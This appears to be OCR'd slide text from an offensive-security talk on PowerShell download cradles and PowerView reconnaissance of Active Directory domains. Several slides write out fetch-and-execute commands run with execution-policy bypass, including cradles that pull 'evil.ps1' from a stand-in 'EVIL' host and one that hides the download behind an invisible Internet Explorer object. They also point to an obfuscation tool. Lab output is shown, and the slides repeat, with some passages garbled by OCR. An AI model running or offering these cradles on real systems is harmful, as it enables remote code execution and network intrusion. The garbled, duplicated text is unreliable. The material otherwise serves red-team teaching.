
@h3xg4m3s

Network Recon

PowerView ~ Chaining commands together

Get-NetDomain, Get-NetForest, Get-NetForestTrust, Get-NetDomainTrust

powershell.exe -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'); Get-NetDomain; Get-NetForest; Get-NetForestTrust; Get-NetDomainTrust"



```
C:\Users\birdperson>powershell.exe -nop -exec bypass -c "IEX (New-Object Net.Web
Client).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerS
ploit/master/Recon/PowerView.ps1'); Get-NetDomain; Get-NetForest; Get-NetDomainT
rust; Get-NetForestTrust;"


Forest                  : depthlab.ocean
DomainControllers       : {DC12.depthlab.ocean}
Children                : {pacific.depthlab.ocean}
DomainMode              : Windows2012R2Domain
Parent                  :
PdcRoleOwner            : DC12.depthlab.ocean
RidRoleOwner            : DC12.depthlab.ocean
InfrastructureRoleOwner : DC12.depthlab.ocean
Name                    : depthlab.ocean

Ro     ainSid         : S-1-5-21-4271104497-2355439909-1456293504
                      : depthlab.ocean
                      : {Default-First-Site-Name}
                        thlab.ocean, pacific.depthlab.ocean}
                            lab.ocean, DC16.pacific.depthlab.ocean}
                                  Zones,DC=depthlab,DC=ocean,
                                  ones,DC=depthlab,DC=ocean,
                                  Zones,DC=pacific,DC=depthlab,DC=ocean}
Fo   tMode                        2Forest
Roo  omain                        an
Sche a                : CN=Sche    N=Configuration,DC=depthlab,DC=ocean
SchemaRoleOwner       : DC12.depthlab.ocean
NamingRoleOwner       : DC12.depthlab.ocean

SourceName      : depthlab.ocean
TargetName      : pacific.depthlab.ocean
TrustType       : ParentChild
TrustDirection  : Bidirectional
```

@h3xg4m3s

Powershell
Download Cradles

- Makes use of PSH Invoke-Expression
- Stems ?from? Raphael Mudge's talk on continuously staging external PSH Scripts
- .NET runspace instance provides an execution context for the PSH pipeline

Flying a Cylon Raider - https://www.youtube.com/watch?v=26PedM_-zRo&feature=youtu.be

Powershell
Download Cradles

```
# normal download cradle
IEX (New-Object Net.Webclient).downloadstring("http://EVIL/evil.ps1")
```

Hosted PSH Script


```
# PowerShell 3.0+
IEX (iwr 'http://EVIL/evil.ps1’)
```

```
# hidden IE com object
$ie=New-Object -comobject
InternetExplorer.Application;$ie.visible=$False;$ie.navigate('http://EVIL/evil.ps1');start-sleep -s
5;$r=$ie.Document.body.innerHTML;$ie.quit();IEX $r
```

See moar here --> https://gist.github.com/HarmJ0y/bb48307ffa663256e239

@h3xg4m3s

Cradle Crafter + Obfuscator



Invoke-CradleCrafter v1.1

```
Tool    :: Invoke-CradleCrafter
Author  :: Daniel Bohannon (DBO)
Twitter :: @danielhbohannon
Blog    :: http://danielbohannon.com
Github  :: https://github.com/danielbohannon/Invoke-CradleCrafter
Version :: 1.0
License :: Apache License, Version 2.0
Notes   :: If(!$Caffeinated) {Exit}
```


https://github.com/danielbohannon/Invoke-CradleCrafter

@h3xg4m3s

Network Recon
PowerView ~ Chaining commands together

Get-NetDomain, Get-NetForest, Get-NetForestTrust, Get-NetDomainTrust

powershell.exe -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'); Get-NetDomain; Get-NetForest; Get-NetForestTrust; Get-NetDomainTrust"




```
C:\Users\birdperson>powershell.exe -nop -exec bypass -c "IEX (New-Object Net.Web
Client).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerS
ploit/master/Recon/PowerView.ps1'); Get-NetDomain; Get-NetForest; Get-NetDomainT
rust; Get-NetForestTrust;"


Forest                  : depthlab.ocean
DomainControllers       : {DC12.depthlab.ocean}
Children                : {pacific.depthlab.ocean}
DomainMode              : Windows2012R2Domain
Parent                  :
PdcRoleOwner            : DC12.depthlab.ocean
RidRoleOwner            : DC12.depthlab.ocean
InfrastructureRoleOwner : DC12.depthlab.ocean
Name                    : depthlab.ocean

RootDomainSid         : S-1-5-21-4271104497-2355439909-1456293504
Name                  : depthlab.ocean
Sites                 : {Default-First-Site-Name}
Domains               : {depthlab.ocean, pacific.depthlab.ocean}
GlobalCatalogs        : {DC12.depthlab.ocean, DC16.pacific.depthlab.ocean}
ApplicationPartitions : {DC=DomainDnsZones,DC=depthlab,DC=ocean,
                        DC=ForestDnsZones,DC=depthlab,DC=ocean,
                        DC=DomainDnsZones,DC=pacific,DC=depthlab,DC=ocean}
ForestMode            : Windows2012R2Forest
RootDomain            : depthlab.ocean
Schema                : CN=Schema,CN=Configuration,DC=depthlab,DC=ocean
SchemaRoleOwner       : DC12.depthlab.ocean
NamingRoleOwner       : DC12.depthlab.ocean

SourceName     : depthlab.ocean
TargetName     : pacific.depthlab.ocean
TrustType      : ParentChild
TrustDirection : Bidirectional
```

@h3xg4m3s

Network Recon
PowerView ~ Chaining commands together

Get-NetDomain, Get-NetForest, Get-NetForestTrust, Get-NetDomainTrust

```
powershell.exe -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'); Get-NetDomain; Get-NetForest; Get-NetForestTrust; Get-NetDomainTrust"
```




```
C:\Users\birdperson>powershell.exe -nop -exec bypass -c "IEX (New-Object Net.Web
Client).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerS
ploit/master/Recon/PowerView.ps1'); Get-NetDomain; Get-NetForest; Get-NetDomainT
rust; Get-NetForestTrust;"


Forest                       : depthlab.ocean
DomainCo       lers          : {DC12.depthlab.ocean}
Childre
Domai
Pare
Pdc
RidR
Infras
Name

RootDomain                 : S-1-5-21-4271104497-2355439909-1456293504
Name                       : depthlab.ocean
Sites                      : {Default-First-Site-Name}
Domains                    : {depthlab.ocean, pacific.depthlab.ocean}
GlobalCatalogs             : {DC12.depthlab.ocean, DC16.pacific.depthlab.ocean}
ApplicationPartitions      : {DC=DomainDnsZones,DC=depthlab,DC=ocean,
                             DC=ForestDnsZones,DC=depthlab,DC=ocean,
                             DC=DomainDnsZones,DC=pacific,DC=depthlab,DC=ocean}
ForestMode                 : Windows2012R2Forest
RootDomain                 : depthlab.ocean
Schema                     : CN=Schema,CN=Configuration,DC=depthlab,DC=ocean
SchemaRoleOwner            : DC12.depthlab.ocean
NamingRoleOwner            : DC12.depthlab.ocean

SourceName      : depthlab.ocean
TargetName      : pacific.depthlab.ocean
TrustType       : ParentChild
TrustDirection  : Bidirectional
```

Cradle pulls in PS1

Network Recon
PowerView ~ Chaining commands together

Get-NetDomain, Get-NetForest, Get-NetForestTrust, Get-NetDomainTrust

powershell.exe -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'); Get-NetDomain; Get-NetForest; Get-NetForestTrust; Get-NetDomainTrust"



```
